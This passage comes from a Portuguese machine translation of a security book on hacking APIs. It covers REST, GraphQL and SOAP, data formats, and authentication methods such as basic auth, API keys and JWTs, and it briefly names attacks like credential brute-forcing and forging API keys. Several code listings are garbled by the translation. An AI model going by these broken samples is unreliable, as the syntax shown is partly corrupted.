4. **Armazenável em cache:** A resposta do provedor da API REST deve indicar se a resposta pode ser armazenada em cache. *O armazenamento em cache* é um método de aumentar a taxa de transferência de solicitações armazenando os dados normalmente solicitados no lado do cliente ou em um cache do servidor. Quando uma solicitação é feita, o cliente primeiro verifica se há as informações solicitadas em seu armazenamento local. Se não encontrar as informações, ele passa a solicitação para o servidor, que verifica se há as informações solicitadas em seu armazenamento local. Se os dados também não estiverem lá, a solicitação poderá ser passada para outros servidores, como servidores de banco de dados, onde os dados poderão ser recuperados.

Como você pode imaginar, se os dados estiverem armazenados no cliente, ele poderá recuperar imediatamente os dados solicitados com pouco ou nenhum custo de processamento para o servidor. Isso também se aplica se o servidor tiver armazenado uma solicitação em cache. Quanto mais abaixo na cadeia uma solicitação tiver que ir para recuperar dados, maior será o custo do recurso e mais tempo levará. Tornar as APIs REST armazenáveis em cache por padrão é uma forma de melhorar o desempenho geral e a escalabilidade do REST, diminuindo os tempos de resposta e a capacidade de processamento do servidor. As APIs geralmente gerenciam o cache com o uso de cabeçalhos que explicam quando as informações solicitadas expirarão do cache.

5. **Sistema em camadas:** O cliente deve ser capaz de solicitar dados de um ponto final sem conhecer a arquitetura do servidor subjacente.
6. **Código sob demanda (opcional):** Permite que o código seja enviado ao cliente para execução.

REST é um estilo e não um protocolo, portanto, cada API RESTful pode ser diferente. Ela pode ter métodos habilitados além do CRUD, seus próprios conjuntos de requisitos de autenticação, subdomínios em vez de caminhos para endpoints, diferentes requisitos de limite de taxa e assim por diante. Além disso, os desenvolvedores ou uma organização podem chamar sua API de "RESTful" sem aderir ao padrão, o que significa que você não pode esperar que todas as APIs que encontrar atendam a todas as restrições REST.

A Listagem 2-1 mostra uma solicitação GET da API REST bastante típica usada para descobrir quantos travesseiros há no estoque de uma loja. A Listagem 2-2 mostra a resposta do provedor.

```
GET /api/v3/inventory/item/pillow HTTP/1.1 HOST: rest-shop.com
User-Agent: Mozilla/5.0 Accept: application/json
```

Listagem 2-1: Um exemplo de solicitação de API RESTful

```
HTTP/1.1 200 OK
Servidor: RESTfulServer/0.1 Cache-Control: no-store Content-Type: application/json
```

```
{
  "item": {
    "id": "00101",
    "name": "pillow"
    (travesseiro), "count"
    (contagem): 25, "price":
    {
      "currency": "USD",
      "value": "19.99"
    }
  },
}
```

Listagem 2-2: Uma amostra de resposta da API RESTful

Essa solicitação da API REST é apenas uma solicitação HTTP GET para o URL especificado. Nesse caso, a solicitação consulta o inventário da loja em busca de travesseiros. O provedor responde com JSON indicando o ID do item, o nome e a quantidade de itens em estoque. Se houvesse um erro na solicitação, o provedor responderia com um código de erro HTTP no intervalo 400, indicando o que deu errado.

Um aspecto a ser observado: a loja *rest-shop.com* forneceu todas as informações que tinha sobre o recurso "travesseiro" em sua resposta. Se o aplicativo do consumidor precisasse apenas do nome e do valor do travesseiro, o consumidor precisaria filtrar as informações adicionais. A quantidade de informações enviadas de volta a um consumidor depende completamente de como o provedor de API programou sua API.

As APIs REST têm alguns cabeçalhos comuns com os quais você deve se familiarizar. Eles são idênticos aos cabeçalhos HTTP, mas são mais comumente vistos em solicitações de API REST do que em outros tipos de API, portanto, podem ajudá-lo a identificar as APIs REST. (Os cabeçalhos, as convenções de nomenclatura e a forma de intercâmbio de dados usada normalmente são os melhores indicadores do tipo de API). As subseções a seguir detalham alguns dos cabeçalhos comuns da API REST com os quais você se deparará.

Autorização

Os cabeçalhos de autorização são usados para passar um token ou credenciais para o provedor de API. O formato desses cabeçalhos é Autorização: <tipo> <token/credenciais>. Por exemplo, dê uma olhada no seguinte cabeçalho de autorização:

Autorização: Portador Ab4dtok3n

Há diferentes tipos de autorização. Basic usa credenciais codificadas em base64. O Bearer usa um token de API. Por fim, o AWS-HMAC-SHA256 é um tipo de autorização da AWS que usa uma chave de acesso e uma chave secreta.

Tipo de conteúdo

Os cabeçalhos Content-Type são usados para indicar o tipo de mídia que está sendo transferida. Esses cabeçalhos diferem dos cabeçalhos Accept, que indicam o tipo de mídia que você deseja receber; os cabeçalhos Content-Type descrevem a mídia que você está enviando.

Aqui estão alguns cabeçalhos Content-Type comuns para APIs REST:

application/json Usado para especificar a notação de objeto JavaScript (JSON) como um tipo de mídia. JSON é o tipo de mídia mais comum para APIs REST.

application/xml Usado para especificar XML como um tipo de mídia.

application/x-www-form-urlencoded Um formato no qual os valores que estão sendo enviados são codificados e separados por um E comercial (&), e um sinal de igual (=) é usado entre pares de chave/valor.

Cabeçalhos de middleware (X)

Os cabeçalhos X-<anything> são conhecidos como *cabeçalhos de middleware* e podem servir a todos os tipos de propósitos. Eles também são bastante comuns fora das solicitações de API. X-Response-Time pode ser usado como uma resposta de API para indicar quanto tempo uma resposta levou para ser processada. X-API-Key pode ser usado como um cabeçalho de autorização para chaves de API. X-Powered-By pode ser usado para fornecer informações adicionais sobre serviços de back-end. X-Rate-Limit pode ser usado para informar ao consumidor

quantas solicitações podem ser feitas em um determinado período de tempo. X-RateLimit- Remaining pode informar a um consumidor quantas solicitações ainda restam antes que violem a aplicação do limite de taxa. (Há muitos outros, mas você já entendeu a ideia.) Os cabeçalhos de middleware X-<anything> podem fornecer muitas informações úteis tanto para os consumidores de API quanto para os hackers.

DADOS DE CODIFICAÇÃO

Como mencionamos no [Capítulo 1](#), as solicitações HTTP usam a codificação como um método para garantir que as comunicações sejam tratadas adequadamente. Vários caracteres que podem ser problemáticos para as tecnologias usadas pelo servidor são conhecidos como *bad characters*. Uma maneira de lidar com caracteres ruins é usar um esquema de codificação que formate a mensagem de modo a removê-los. Os esquemas de **c o d i f i c a ç à o** comuns incluem codificação Unicode, codificação HTML, codificação de URL e codificação base64. Normalmente, o XML usa uma das duas formas de codificação Unicode: UTF-8 ou UTF-16.

Quando a string "hAPI hacker" é codificada em UTF-8, ela se torna a seguinte:

```
\x68\x41\x50\x49\x20\x68\x61\x63\x6B\x65\x72
```

Aqui está a versão UTF-16 da string:

```
\u{68}\u{41}\u{50}\u{49}\u{20}\u{68}\u{61}\u{63}\u{6b}\u{65}\u{72}
```

Por fim, aqui está a versão codificada em base64:

```
aEFQSSBoYWNrZXI=
```

O reconhecimento desses esquemas de codificação será útil quando você começar a examinar as solicitações e respostas e encontrar dados codificados.

GraphQL

Abreviação de *Graph Query Language*, *GraphQL* é uma especificação para APIs que permite que os clientes definam a estrutura dos dados que desejam solicitar ao servidor. O GraphQL é RESTful, pois segue as seis restrições das APIs REST. No entanto, o GraphQL também adota a abordagem de ser *centrado em consultas*, pois é estruturado para funcionar de forma semelhante a uma linguagem de consulta de banco de dados, como a Structured Query Language (SQL).

Como você pode perceber pelo nome da especificação, o GraphQL armazena os recursos em uma estrutura de dados de gráfico. Para acessar uma API GraphQL, você normalmente acessa o URL onde ela está hospedada e envia uma solicitação autorizada que contém parâmetros de consulta como o corpo de uma solicitação POST, semelhante à seguinte:

```
consulta {  
    usuários {  
        nome de  
        usuário id  
        e-mail  
    }  
}
```

No contexto correto, essa consulta forneceria os nomes de usuário, IDs e e-mails dos recursos solicitados. Uma resposta do GraphQL a essa consulta seria parecida com a seguinte:

```
{  
  "data": {  
    "users": {  
      "nome de usuário": hapi_hacker  
      "id": 1111  
      "email": hapihacker@email.com  
    }  
  }  
}
```

O GraphQL melhora as APIs REST típicas de várias maneiras. Como as APIs REST são baseadas em recursos, provavelmente haverá casos em que o consumidor precisará fazer várias solicitações para obter todos os dados de que precisa. Por outro lado, se um consumidor precisar apenas de um valor específico do provedor de API, ele precisará filtrar os dados em excesso. Com o GraphQL, um consumidor pode usar uma única solicitação para obter os dados exatos que deseja. Isso porque, diferentemente das APIs REST, em que os clientes recebem todos os dados que o servidor está programado para retornar de um endpoint, inclusive os dados de que não precisam, as APIs GraphQL permitem que os clientes solicitem campos específicos de um recurso.

O GraphQL também usa HTTP, mas normalmente depende de um único ponto de entrada (URL) usando o método POST. Em uma solicitação do GraphQL, o corpo da solicitação POST é o que o provedor processa. Por exemplo, dê uma olhada na solicitação GraphQL da Listagem 2-3 e na resposta da Listagem 2-4, que mostra uma solicitação para verificar o estoque de placas de vídeo de uma loja.

```
POST /graphql HTTP/1.1  
HOST: graphql-shop.com  
Autorização: Bearer ab4dt0k3n
```

```
{query1 {  
  inventory2 (item: "Graphics Card", id: 00101) { name  
    campos 3{  
      preço  
      quantidade  
    }  
  }  
}
```

Listagem 2-3: Um exemplo de solicitação GraphQL

```
HTTP/1.1 200 OK  
Content-Type: application/json Servidor:  
GraphqlServer
```

```
{"data": {  
  "inventário": {
```

```
"name": "Graphics Card", "fields": 4[  
{  
"price": "999.99" "quantity":  
25  
}  
]  
}  
}  
}
```

Listagem 2-4: Um exemplo de resposta GraphQL

Como você pode ver no exemplo, uma carga útil de consulta no corpo especifica as informações necessárias. O corpo da solicitação GraphQL começa com a operação de consulta 1, que é equivalente a uma solicitação GET e é usada para obter informações da API. O nó do GraphQL que estamos consultando, "inventory" 2, também é conhecido como o tipo de consulta raiz. Os nós, semelhantes a objetos, são compostos de campos 3, semelhantes a pares de chave/valor no REST. A principal diferença aqui é que podemos especificar os campos exatos que estamos procurando. Neste exemplo, estamos procurando os campos "price" (preço) e "quantity" (quantidade). Por fim, você pode ver que a resposta GraphQL forneceu apenas os campos solicitados para a placa de vídeo 4 especificada. Em vez de obter o ID do item, o nome do item e outras informações supérfluas, a consulta foi resolvida apenas com os campos necessários.


Se essa fosse uma API REST, talvez fosse necessário enviar solicitações a diferentes pontos de extremidade para obter a quantidade e a marca da placa de vídeo, mas com o GraphQL você pode criar uma consulta para obter as informações específicas que está procurando em um único ponto de extremidade.

O GraphQL ainda funciona usando CRUD, o que pode parecer confuso em um primeiro momento, pois depende de solicitações POST. No entanto, o GraphQL usa três operações na solicitação POST para interagir com as APIs do GraphQL: consulta, mutação e assinatura. *A consulta* é uma operação para recuperar dados (ler). *Mutação* é uma operação usada para enviar e gravar dados (criar, atualizar e excluir). *A assinatura* é uma operação usada para enviar dados (leitura) quando ocorre um evento. A assinatura é uma maneira de os clientes GraphQL ouvirem atualizações ao vivo do servidor.

O GraphQL usa *esquemas*, que são coleções de dados que podem ser consultados com um determinado serviço. Ter acesso ao esquema do GraphQL é semelhante a ter acesso a uma coleção da API REST. Um esquema do GraphQL fornecerá as informações de que você precisa para consultar a API.

Você pode interagir com o GraphQL usando um navegador se houver um IDE GraphQL, como o GraphiQL, instalado (consulte a Figura 2-2).

Caso contrário, você precisará de um cliente GraphQL, como Postman, Apollo-Client, GraphQL-Request, GraphQL-CLI ou GraphQL-Compose. Em capítulos posteriores, usaremos o Postman como nosso cliente GraphQL.



```
1 # Type queries into this side of the screen, and you will
2 # see intelligent typeheads aware of the current GraphQL type schema,
3 # live syntax, and validation errors highlighted within the text.
4
5 # We'll get you started with a simple query showing your username!
6+ query {
7   viewer {
8     login
9   }
10 }
```

```
+ [
+   "data": {
+     "viewer": {
+       "login": "scuttlephish"
+     }
+   }
+ ]
```

Figura 2-2: A interface do GraphiQL para o GitHub

SOAP: UM FORMATO DE API ORIENTADO PARA A AÇÃO

O protocolo SOAP (*Simple Object Access Protocol*) é um tipo de API orientada a ações que se baseia em XML. O SOAP é uma das APIs mais antigas da Web, originalmente lançada como XML-RPC no final da década de 1990, portanto, não o abordaremos neste livro.

Embora o SOAP funcione em HTTP, SMTP, TCP e UDP, ele foi projetado principalmente para uso em HTTP. Quando o SOAP é usado em HTTP, todas as solicitações são feitas usando HTTP POST. Por exemplo, dê uma olhada no seguinte exemplo de solicitação SOAP:

```
POST /Inventory HTTP/1.1 Host:  
www.soap-shop.com  
Content-Type: application/soap+xml; charset=utf-8 Content-  
Length: nnn  
  
<?xml version="1.0"?>  
  
1<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-  
envelope/"  
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">  
  
3<soap:Body xmlns:m="http://www.soap-shop.com/inventory">  
  <m:GetInventoryPrice>  
    <m:InventoryName>ThebestSOAP</m:InventoryName>  
    </m:GetInventoryPrice>  
  </soap:Body>  
  
</soap:Envelope>
```

A resposta SOAP correspondente tem a seguinte aparência:

```
HTTP/1.1 200 OK  
Content-Type: application/soap+xml; charset=utf-8 Content-  
Length: nnn
```

(continuação)

```
<?xml version="1.0"?>  
  
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"  
    soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">  
  
    <soap:Body xmlns:m="http://www.soap-shop.com/inventory">  
        <4<soap:Fault>  
            <faultcode>soap:VersionMismatch</faultcode>  
            <faultstring xml:lang="en">  
                O nome não corresponde ao registro de inventário  
            </faultstring>  
        </soap:Fault>  
    </soap:Body>  
  
</soap:Envelope>
```

As mensagens da API SOAP são compostas de quatro partes: o envelope **1** e o cabeçalho **2**, que são necessários, e o corpo **3** e a falha **4**, que são opcionais. O *envelope* é uma tag XML no início de uma mensagem que indica que a mensagem é uma mensagem SOAP. O *cabeçalho* pode ser usado para processar uma mensagem; neste exemplo, o cabeçalho de solicitação Content-Type permite que o provedor SOAP saiba o tipo de conteúdo que está sendo enviado na solicitação POST (application/soap+xml). Como as APIs facilitam a comunicação máquina a máquina, os cabeçalhos formam essencialmente um acordo entre o consumidor e o provedor em relação às expectativas da solicitação. Os cabeçalhos são uma forma de garantir que o consumidor e o provedor entendam um ao outro e estejam falando a mesma língua. O *corpo* é a carga útil principal da mensagem XML, ou seja ele contém os dados enviados ao aplicativo. A *falha* é uma parte opcional de uma resposta SOAP que pode ser usada para fornecer mensagens de erro.

Especificações da API REST

A variedade de APIs REST deixou espaço para que outras ferramentas e padronizações preenchessem algumas das lacunas. *As especificações de API*, ou linguagens de descrição, são estruturas que ajudam as organizações a projetar suas APIs, criar automaticamente uma documentação consistente e legível por humanos e, portanto, ajudar os desenvolvedores e usuários a saber o que esperar em relação à funcionalidade e aos resultados da API. Sem especificações, haveria pouca ou nenhuma consistência entre as APIs. Os consumidores teriam que aprender como a documentação de cada API foi formatada e ajustar seu aplicativo para interagir com cada API.

Em vez disso, um consumidor pode programar seu aplicativo para receber diferentes especificações e interagir facilmente com qualquer API usando essa especificação. Em outras palavras, você pode pensar nas especificações como as tomadas elétricas domésticas das APIs. Em vez de ter uma tomada elétrica exclusiva para cada eletrodoméstico, o uso de um único formato consistente em toda a casa permite que você compre uma torradeira e a conecte a uma tomada em qualquer parede sem problemas.

O *OpenAPI Specification 3.0 (OAS)*, anteriormente conhecido como Swagger, é uma das principais especificações para APIs RESTful. O OAS ajuda a organizar e gerenciar APIs, permitindo que os desenvolvedores descrevam pontos de extremidade, recursos, operações e requisitos de autenticação e autorização. Em seguida, eles podem criar uma documentação de API legível por humanos e máquinas, formatada como JSON ou YAML. A documentação consistente da API é boa para desenvolvedores e usuários.

A *RAML (RESTful API Modeling Language)* é outra maneira de gerar documentação de API de forma consistente. A RAML é uma especificação aberta que funciona exclusivamente com YAML para formatação de documentos. Semelhante à OAS,

O RAML foi projetado para documentar, projetar, criar e testar APIs REST. Para obter mais informações sobre o RAML, consulte o repositório raml-spec do GitHub (<https://github.com/raml-org/raml-spec>).

Em capítulos posteriores, usaremos um cliente de API chamado Postman para importar especificações e obter acesso instantâneo aos recursos das APIs de uma organização.

Formatos de intercâmbio de dados da API

As APIs usam vários formatos para facilitar a troca de dados. Além disso, as especificações usam esses formatos para documentar as APIs. Algumas APIs, como SOAP, exigem um formato específico, enquanto outras permitem que o cliente especifique o formato a ser usado no corpo da solicitação e da resposta. Esta seção apresenta três formatos comuns: JSON, XML e YAML. A familiaridade com os formatos de troca de dados o ajudará a reconhecer os tipos de API, o que as APIs estão fazendo e como elas lidam com os dados.

JSON

JavaScript Object Notation (JSON) é o principal formato de intercâmbio de dados que usaremos ao longo deste livro, pois é amplamente usado para APIs. Ele organiza os dados de uma forma que pode ser lida por humanos e facilmente analisada por aplicativos; muitas linguagens de programação podem transformar o JSON em tipos de dados que podem ser usados.

O JSON representa objetos como pares de chave/valor separados por vírgulas, dentro de um par de colchetes, como segue:

```
{  
    "firstName": "James", "lastName":  
    "Lovell", "tripsToTheMoon": 2,  
    "isAstronaut": true,  
    "walkedOnMoon": false,  
    "comment": "Este é um comentário",  
    "spacecrafts": ["Gemini 7", "Gemini 12", "Apollo 8", "Apollo 13"], "book": [  
        {  
            "título": "Lost Moon",  
            "gênero": "Non-fiction"  
            (Não ficção)  
        }  
    ]  
}
```

Tudo o que estiver entre a primeira chave e a última é considerado um objeto. Dentro do objeto há vários pares de chave/valor, como "firstName" : "James", "lastName": "Lovell", e "tripsToTheMoon": 2. A primeira entrada do par chave/valor (à esquerda) é a *chave*, uma cadeia de caracteres que descreve o par de valores, e a segunda é o *valor* (à direita), que é algum tipo de dado representado por um dos tipos de dados aceitáveis (cadeias de caracteres, números, valores booleanos, nulo, uma matriz ou outro objeto). Por exemplo, observe o valor booleano false para "walkedOnMoon" ou a matriz "spacecrafts" cercada por colchetes. Por fim, o objeto aninhado "book" contém seu próprio conjunto de pares de chave/valor. A Tabela 2-1 descreve os tipos de JSON em mais detalhes.

O JSON não permite comentários em linha, portanto, qualquer tipo de comunicação semelhante a um comentário deve ocorrer como um par de chave/valor, como "comment" : "Este é um comentário". Como alternativa, você pode encontrar comentários na documentação da API ou na resposta HTTP.

Tabela 2-1: Tipos de JSON

Tipo	Descrição	Exemplo
Cordas	Qualquer combinação de caracteres entre aspas duplas.	{ "Lema": "Hackeie o planeta", "Drink": "Jolt", "Usuário": "Razor" }
Números	Números inteiros básicos, frações, negativos números tivos e expoentes. Observe que os vários itens são separados por vírgula.	{ "number_1": 101, "number_2": -102, "number_3": 1,03, "number_4": 1.0E+4 }
Valores booleanos	Verdadeiro ou falso.	{ "admin": false, "privesc": true }
Nulo	Nenhum valor.	{ "value": null }
Matrizes	Uma coleção ordenada de valores. As coleções de valores são superarredondado por colchetes ([]) e os são separados por vírgulas.	{ "uid": ["1", "2", "3"] }
Objetos	Um conjunto não ordenado de pares de valores inserido entre colchetes ({}). Um objeto pode conter múltiplos pares chave/valor simples.	{ "admin": false, "chave": "valor", "privesc": true, "uid": 101, "vulnerabilidades": "abundância" }

Para ilustrar esses tipos, dê uma olhada nos seguintes pares de chave/valor nos dados JSON encontrados em uma resposta da API do Twitter:


```
{  
  "id":1278533978970976256, 1  
  "id_str":"1278533978970976256", 2  
  "full_text": "1984: William Gibson publicou seu primeiro romance, Neuromancer. Trata-se de um conto cyberpunk sobre Henry Case, um hacker de computador acabado que recebe uma chance de redenção de um cara misterioso chamado Armitage. Espaço cibernetico. Hacking. Realidade virtual. A matriz. Hacktivismo. Uma leitura obrigatória. https://t.co/R9hm2LOKQi",  
  "truncated":false 3  
}
```

Neste exemplo, você deve ser capaz de identificar o número 1278533978970976256 1, cadeias de caracteres como as das chaves "id_str" e "full_text" 2, e o valor booleano 3 para "truncated".

XML

O formato *XML* (*Extensible Markup Language*) já existe há algum tempo, e você provavelmente o reconhece. O XML é caracterizado pelas tags descritivas que usa para agrupar dados. Embora as APIs REST possam usar XML, ele é mais comumente associado às APIs SOAP. As APIs SOAP só podem usar XML como intercâmbio de dados.

O JSON do Twitter que você acabou de ver teria a seguinte aparência se fosse convertido em XML:

```
<?xml version="1.0" encoding="UTF-8" ?> 1  
<raiz> 2  
  <id>1278533978970976300</id>  
  <id_str>1278533978970976256</id_str>  
  <full_text>1984: William Gibson publicou seu romance de estreia, Neuromancer. Trata-se de um conto cyberpunk sobre Henry Case, um hacker de computador acabado que recebe uma chance de redenção de um cara misterioso chamado Armitage. Ciberespaço. Hacking. Realidade virtual. A matriz. Hacktivismo. Uma leitura obrigatória. https://t.co/R9hm2LOKQi </full_text>  
  <truncated>falso</truncated>  
</root>
```

O XML sempre começa com um *prólogo*, que contém informações sobre a versão do XML e a codificação usada 1.

Em seguida, os *elementos* são as partes mais básicas do XML. Um elemento é qualquer tag ou informação XML cercada por tags. No exemplo anterior,

<id>1278533978970976300</id>, <id_str>1278533978</id_str>, <full_text>, </full_text> e <truncated>false</truncated> são todos elementos. O XML deve ter um elemento raiz e pode conter elementos filhos. No exemplo, o elemento raiz é <root> 2. Os elementos filhos são atributos XML. Um exemplo de um elemento filho é o elemento <BookGenre> no exemplo a seguir:

```
<Livros da biblioteca>  
<BookGenre>SciFi</BookGenre>  
</LibraryBooks>
```

Os comentários em XML são cercados por dois traços, como este: <!--XML comment example-->.

As principais diferenças entre o XML e o JSON são as tags descritivas, a codificação de caracteres e o tamanho do JSON: o XML leva muito mais tempo para transmitir as mesmas informações, 565 bytes.

YAML

Outra forma leve de troca de dados usada em APIs, *YAML* é um acrônimo recorrente que significa *YAML Ain't Markup Language*. Ele foi criado como um formato mais legível por humanos e computadores para a troca de dados.

Assim como o JSON, os documentos YAML contêm pares de chave/valor. O valor pode ser qualquer um dos tipos de dados YAML, que incluem números, cadeias de caracteres, booleanos, valores nulos e sequências. Por exemplo, dê uma olhada nos seguintes dados YAML:

```
id: 1278533978970976300
id_str: 1278533978970976256
#Comentário sobre Neuromancer
full_text: "1984: William Gibson publicou seu primeiro romance, Neuromancer. Trata-se de um conto cyberpunk sobre Henry Case, um hacker de computador acabado que recebe uma chance de redenção de um cara misterioso chamado Armitage. Espaço cibernetico. Hacking. Realidade virtual. A matriz. Hacktivismo. Uma leitura obrigatória. https://t.co/R9hm2LOKQi"
```

truncado: falso

...

Você perceberá que o YAML é muito mais legível do que o JSON. Os documentos YAML começam com

—

e terminar com

...

em vez de entre colchetes. Além disso, as aspas ao redor das cadeias de caracteres são opcionais. Além disso, os URLs não precisam ser codificados com barras invertidas. Por fim, o YAML usa recuo em vez de colchetes para representar o aninhamento e permite comentários que começam com #.

As especificações de API geralmente são formatadas como JSON ou YAML, porque esses formatos são fáceis de serem digeridos por humanos. Com apenas alguns conceitos básicos em mente, podemos olhar para qualquer um desses formatos e entender o que está acontecendo; da mesma forma, as máquinas podem analisar facilmente as informações.

Se você quiser ver mais YAML em ação, visite <https://yaml.org>. O site inteiro é apresentado no formato YAML. O YAML é recursivo até o fim.

Autenticação de API

As APIs podem permitir o acesso público aos consumidores sem autenticação, mas quando uma API permite o acesso a dados confidenciais ou proprietários, ela usará alguma forma de autenticação e autorização. O processo de autenticação de uma API deve validar se os usuários são quem afirmam ser, e a autorização

O processo de autenticação da API deve conceder a eles a capacidade de acessar os dados que têm permissão para acessar. Esta seção aborda uma variedade de métodos de autenticação e autorização de API. Esses métodos variam em complexidade e segurança, mas todos operam com base em um princípio comum: o consumidor deve enviar algum tipo de informação ao provedor ao fazer uma solicitação, e o provedor deve vincular essas informações a um usuário antes de conceder ou negar acesso a um recurso.

Antes de entrar na autenticação de API, é importante entender o que é autenticação. Autenticação é o processo de comprovação e verificação de uma identidade. Em um aplicativo Web, a autenticação é a forma de provar ao servidor Web que você é um usuário válido desse aplicativo Web.

Normalmente, isso é

Isso é feito por meio do uso de credenciais, que consistem em uma ID exclusiva (como um nome de usuário ou e-mail) e uma senha. Depois que um cliente envia as credenciais, o servidor da Web compara o que foi enviado com as credenciais armazenadas. Se as credenciais fornecidas corresponderem às credenciais armazenadas, o servidor da Web criará uma sessão de usuário e emitirá um cookie para o cliente.

Quando a sessão terminar entre o aplicativo Web e o usuário, o servidor Web destruirá a sessão e removerá os cookies de cliente associados.

Conforme descrito anteriormente neste capítulo, as APIs REST e GraphQL são menos estatais, portanto, quando um consumidor se autentica nessas APIs, nenhuma sessão é criada entre o cliente e o servidor. Em vez disso, o consumidor da API deve provar sua identidade em cada solicitação enviada ao servidor da Web do provedor da API.

Autenticação básica

A forma mais simples de autenticação de API é a *autenticação básica de HTTP*, na qual o consumidor inclui seu nome de usuário e senha em um cabeçalho ou no corpo de uma solicitação. A API pode passar o nome de usuário e a senha para o provedor em texto simples, como nome de usuário:senha, ou pode codificar as credenciais usando algo como base64 para economizar espaço (por exemplo, como dXNlcmt5hbWU6cGFzc3dvcnQK).

A codificação não é criptografia e, se os dados codificados em base64 forem capturados, eles poderão ser facilmente decodificados. Por exemplo, você pode usar a linha de comando do Linux para codificar com base64 o nome de usuário:senha e, em seguida, decodificar o resultado codificado:

```
$ echo "nome de usuário:senha" |base64  
dXNlcmt5hbWU6cGFzc3dvcnQK  
$ echo "dXNlcmt5hbWU6cGFzc3dvcnQK" |base64 -d  
nome de usuário:senha
```

Como você pode ver, a autenticação básica não tem segurança inerente e depende totalmente de outros controles de segurança. Um invasor pode comprometer a autenticação básica capturando o tráfego HTTP, executando um ataque man-in-the-middle, enganando o usuário para que ele forneça suas credenciais por meio de táticas de engenharia social ou executando um ataque de força bruta, no qual ele tenta vários nomes de usuário e senhas até encontrar alguns que funcionem.

Como as APIs geralmente não têm estado, aquelas que usam apenas a autenticação básica exigem que o consumidor forneça credenciais em todas as solicitações. Em vez disso, é comum que um provedor de API use a

Hacking APIs (Acesso antecipado) © 2022 por Corey
autenticação básica uma vez, para a primeira solicitação, e emita uma chave de
API ou algum outro token para todas as outras solicitações.

Chaves de API

As *chaves de API* são cadeias de caracteres exclusivas que os provedores de API geram e concedem para autorizar o acesso de consumidores aprovados. Quando um consumidor de API tem uma chave, ele pode incluí-la nas solicitações sempre que especificado pelo provedor. Normalmente, o provedor exigirá que o consumidor passe a chave nos parâmetros da string de consulta, nos cabeçalhos de solicitação, nos dados do corpo ou como um cookie quando fizer uma solicitação.

As chaves de API normalmente se parecem com cadeias de caracteres semi-aleatórias ou aleatórias de números e letras. Por exemplo, dê uma olhada na chave de API incluída na string de consulta do URL a seguir:

/api/v1/users?apikey=ju574n3x4mpl34p1k3y


A seguir, uma chave de API incluída como um cabeçalho:

"API-Secret": "17813fg8-46a7-5006-e235-45be7e9f2345"

Por fim, aqui está uma chave de API passada como um cookie:

Cookie: API-Key= 4n07h3r4p1k3y

O processo de aquisição de uma chave de API depende do provedor. A API da NASA, por exemplo, exige que o consumidor se registre na API com um nome, endereço de e-mail e URL opcional do aplicativo (se o usuário estiver programando um aplicativo para usar a API), conforme mostrado na Figura 2-3.



The screenshot shows a web form titled "Generate API Key". It includes a sign-up message, fields for First Name, Last Name, Email, and Application URL (optional), and a "Signup" button.

Sign up for an application programming interface (API) key to access and use web services available on the Data.gov developer network.

* Required fields

* First Name

* Last Name

* Email

Application URL (optional):

Signup

Figura 2-3: Formulário da NASA para gerar uma chave de API

A chave resultante será semelhante a esta:

roS6SmRjLdxZzrNSAkxjCdb6WodSda2G9zc2Q7sK

Ele deve ser passado como um parâmetro de URL em cada solicitação de API, como segue:

*api.nasa.gov/planetary/apod?api_key=roS6SmRjLdxZzrNSAkxjCdb6Wo
dSda2G9zc2Q7sK*

As chaves de API podem ser mais seguras do que a autenticação básica por vários motivos. Quando as chaves são suficientemente longas, complexas e

Hacking APIs (Acesso antecipado) © 2022 por Corey
geradas aleatoriamente, pode ser extremamente difícil para um invasor
adivinhar ou usar força bruta.

Além disso, os provedores podem definir datas de expiração para limitar o período de validade das chaves.

Entretanto, as chaves de API têm vários riscos associados, dos quais tiraremos proveito mais adiante neste livro. Como cada provedor de API pode ter seu próprio sistema de geração de chaves de API, você encontrará casos em que a chave de API é gerada com base nos dados do usuário. Nesses casos, os hackers de API podem adivinhar ou forjar as chaves de API aprendendo sobre os consumidores de API. As chaves de API também podem ser expostas à Internet em repositórios on-line, deixadas em comentários de código, interceptadas quando transferidas por conexões não criptografadas ou roubadas por meio de phishing.

Tokens da Web JSON

Um *JSON Web Token (JWT)* é um tipo de token comumente usado na autenticação baseada em token de API. Ele é usado da seguinte forma: O consumidor da API se autentica no provedor da API com um nome de usuário e uma senha. O provedor gera um JWT e o envia de volta ao consumidor. O consumidor adiciona o JWT fornecido ao cabeçalho de autorização em todas as solicitações de API.

Os JWTs consistem em três partes, todas codificadas em base64 e separadas por pontos: o cabeçalho, a carga útil e a assinatura. O *cabeçalho* inclui informações sobre o algoritmo usado para assinar a carga útil. A *carga útil* são os dados incluídos no token, como nome de usuário, carimbo de data/hora e emissor. A *assinatura* é a mensagem codificada e criptografada usada para validar o token.

A Tabela 2-2 mostra um exemplo dessas partes, não codificadas para facilitar a leitura, bem como o token final.

NÃO E

O campo de assinatura não é uma codificação literal de HMACSHA512...; em vez disso, a assinatura é criada chamando a função de criptografia HMACSHA512(), especificada por "alg": "HS512", no cabeçalho codificado e na carga útil e, em seguida, codificando o resultado.

Tabela 2-2: Componentes do JWT

Componente	Conteúdo
Cabeçalho	{ "alg": "HS512", "typ": "JWT" }
Carga útil	{ "sub": "1234567890", "name": "hAPI Hacker", "iat": 1516239022 }
